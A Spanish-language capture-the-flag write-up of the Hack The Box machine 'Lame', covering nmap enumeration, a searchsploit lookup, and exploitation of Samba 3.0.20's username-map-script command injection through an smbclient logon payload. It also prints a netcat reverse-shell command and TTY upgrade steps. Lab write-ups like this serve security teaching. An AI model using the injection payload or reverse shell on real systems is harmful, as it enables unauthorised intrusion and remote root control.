Lame

Enumeración

Máquina Lame, IP: `10.10.10.3`

```
┌──(dimegio㉿zephyrus)-[~]
└─$ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=135 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=34.1 ms
^C
--- 10.10.10.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.106/84.321/134.537/50.215 ms

┌──(dimegio㉿zephyrus)-[~]
└─$
```

> *Se trata de una máquina Linux por su TTL: 64*

Enumeración de puertos

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.3 -oG allPorts
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─# nmap -p- --open --min-rate 5000 -vvv -n -Pn 10.10.10.3 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 12:29 CEST
Initiating SYN Stealth Scan at 12:29
Scanning 10.10.10.3 [65535 ports]
Discovered open port 139/tcp on 10.10.10.3
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 3632/tcp on 10.10.10.3
Completed SYN Stealth Scan at 12:29, 26.53s elapsed (65535 total ports)
Nmap scan report for 10.10.10.3
Host is up, received user-set (0.060s latency).
Scanned at 2024-07-20 12:29:23 CEST for 27s
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
22/tcp   open  ssh          syn-ack ttl 63
139/tcp  open  netbios-ssn  syn-ack ttl 63
445/tcp  open  microsoft-ds syn-ack ttl 63
3632/tcp open  distccd      syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds
           Raw packets sent: 131084 (5.768MB) | Rcvd: 19 (836B)

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─#
```

> *Puertos abiertos: 21,22,139,445,3632*

Enumeración de servicios y versiones de los puertos

```
nmap -sC -sV -p21,22,139,445,3632 10.10.10.3 -oN targeted
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─# nmap -sC -sV -p21,22,139,445,3632 10.10.10.3 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 12:44 CEST
Nmap scan report for 10.10.10.3
Host is up (0.11s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h01m29s, deviation: 2h49m45s, median: 1m27s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-07-20T06:45:56-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.02 seconds

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─#
```

Explotación

A través de la enumeración vemos que se trata del servicio Samba con la versión 3.0.20, por lo tanto buscamos algún exploit potencial.

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─# searchsploit Samba 3.0.20
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                  | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Me | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                   | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                           | linux_x86/dos/36741.py
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Lame]
└─#
```

Vemos el exploit: `unix/remote/16320.rb.` Si inspeccionamos el código, vemos que tenemos que utilizar el usuario `/=nohup + payload` entre comillas. por lo cual. Mediante smbclient nos conectamos a una sesión nula y utilizamos el comando logon para conectarnos con otro usuario.

```
smbclient //10.10.10.3/tmp -N
```


> *Tmp, es un recurso que fue descubierto mediante la enumeración de recursos "-L"*

```
┌──(dimegio㉿zephyrus)-[~]
└─$ smbclient //10.10.10.3/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "/=`nohup ping -c 1 10.10.16.11`"
Password:
session setup failed: NT_STATUS_LOGON_FAILURE
smb: \>
```

```
┌──(dimegio㉿zephyrus)-[~]
└─$ sudo tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:54:29.421442 IP 10.10.10.3 > 10.10.16.11: ICMP echo request, id 49216, seq 1, length 64
17:54:29.421464 IP 10.10.16.11 > 10.10.10.3: ICMP echo reply, id 49216, seq 1, length 64
```

Vemos que tenemos inyección de comandos, por lo cual nos entablamos la reverse shell mediante netcat.

```
nc -e /bin/bash 10.10.16.11 443
```



Post Explotación

Tratamiento de la TTY

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
        reset xterm
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```

> *Como somos root ya podríamos obtener directamente la flag del usuario root.*